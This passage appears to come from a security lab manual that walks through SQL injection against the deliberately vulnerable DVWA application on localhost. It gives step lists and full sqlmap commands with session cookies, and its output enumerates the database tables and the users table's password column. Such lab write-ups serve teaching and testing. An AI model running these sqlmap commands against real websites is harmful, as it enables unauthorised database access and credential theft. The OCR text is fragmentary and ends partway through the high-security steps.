
Steps:


1. Check functionality of target web page.


2. Capture request that contain essential petameter that we need to perform attack.





3. Use that info to start automatic attack on web page with help of SQLMAP tool.






web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL ⩾ 5.0.12 (MariaDB fork)
[15:09:02] [INFO] fetching tables for database: 'dvwa'
[15:09:02] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
| guestbook |
| users |
[15:09:02] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/localhost'
[*] ending @ 15:09:02 /2025-06-07/
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/" --cookie=" PHPSESSID=7528417a3d65f335ff02f1f2c7c39148; security=medium; theme=dark" --data "id=1&Submit=Submit" -D dvwa -T users --columns --batch
{1.9.4#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 15:09:33 /2025-06-07/


- -&Submit=Submit
[15:09:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL ⩾ 5.0.12 (MariaDB fork)
[15:09:34] [INFO] fetching columns for table 'users' in database 'dvwa'
[15:09:34] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[8 columns]
Column	Type
user	varchar(15)
avatar	varchar(70)
failed_login	int(3)
first_name	varchar(15)
last_login	timestamp
last_name	varchar(15)
password	varchar(32)
user_id	int(6)
[15:09:34] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/localhost'
[*] ending @ 15:09:34 /2025-06-07/
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/" --cookie=" PHPSESSID=7528417a3d65f335ff02f1f2c7c39148; security=medium; theme=dark" --data "id=1&Submit=Submit" -D dvwa -T users -C user,password --batch




7.2.3 High Level Security


This is very similar to the low level, however this time the attacker is inputting the value in a different manner. The input values are being set on a different page, rather than a GET request.

Steps:


1. View target page for check functionality of page.




2. View source code for analysis.





3. Capture request for extract essential information for further attack.




